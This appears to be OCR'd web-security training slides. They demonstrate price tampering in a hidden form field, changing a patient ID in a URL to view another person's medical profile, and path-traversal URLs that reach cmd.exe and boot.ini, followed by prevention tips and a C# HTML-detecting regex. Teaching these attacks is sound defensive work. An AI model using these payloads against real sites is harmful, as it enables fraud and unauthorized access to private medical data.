
<input type="hidden" id="product-1" name="cost"
value="70.00">

Values after Parameter Tampering:

<input type="hidden" id="product-1" name="cost" **value="7.00"**>

Attack


Student
I paid $70.00
The Book is Shipped!
Tell them you paid
Merchant
PayPal


Pharmacy - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Go to: http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=790865
What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
home health beauty wellness personal care pharmacy
Prescriptions and refills delivered to your door.
your list shopping bag checkout your account prescriptions help
patientid=790865
your list | shopping bag | checkout | your account | | help
Document: Done

pharmacy | Health Profile

Jenny Smith   Update Profile

Sex:	Female
Birthday:	5/5/1970
Phone number:	408-4345756
Address :	343 1st st, San Jose, CA
Medical Conditions:	Pregnancy ; AIDS
Current Medication:	Prozac

You can change the patient id!


```
http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=790865
```


```
http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=153512
```


Topics

- Crash Course: Web Architecture
- Parameter Tampering
- Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Tree Structure in Linux




http://../../../../../../../window/system32\cmd.exe?
Windows
System32
Inetpub
wwwroot
http://../../../../../../../window/system32\cmd.exe?


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://company-4c778e5:8000/images//.\..\.\..\.\..\.\..\.\..\.\..\.\..\.\..\boot.ini
Google
http://company-4...%5C..%5Cboot.ini
Done

```
[boot loader]
timeout=0
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect
```

Force Browsing

“Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible.” - OWASP

The attacker can get access to unlinked content such as files and directories that could contain sensitive information or source code. - OWASP

Activity

Challenges at :


http://battleschool.securitycompass.com/web/index

How to Prevent Parameter Tampering and Path Traversal

- Validate parameters before they are used.
- Use access control mechanisms to restrict access to certain resources.
- Get input from reliable sources when possible rather than the user.


Validate parameters before they are used

Code to validate that input does not contain HTML (



```
using System.Text.RegularExpressions;

private bool ContainsHTML(string CheckString) {

    return Regex.IsMatch(CheckString, "<(.|\n)*?>");

}
```


Use access control mechanisms to restrict access to certain resources

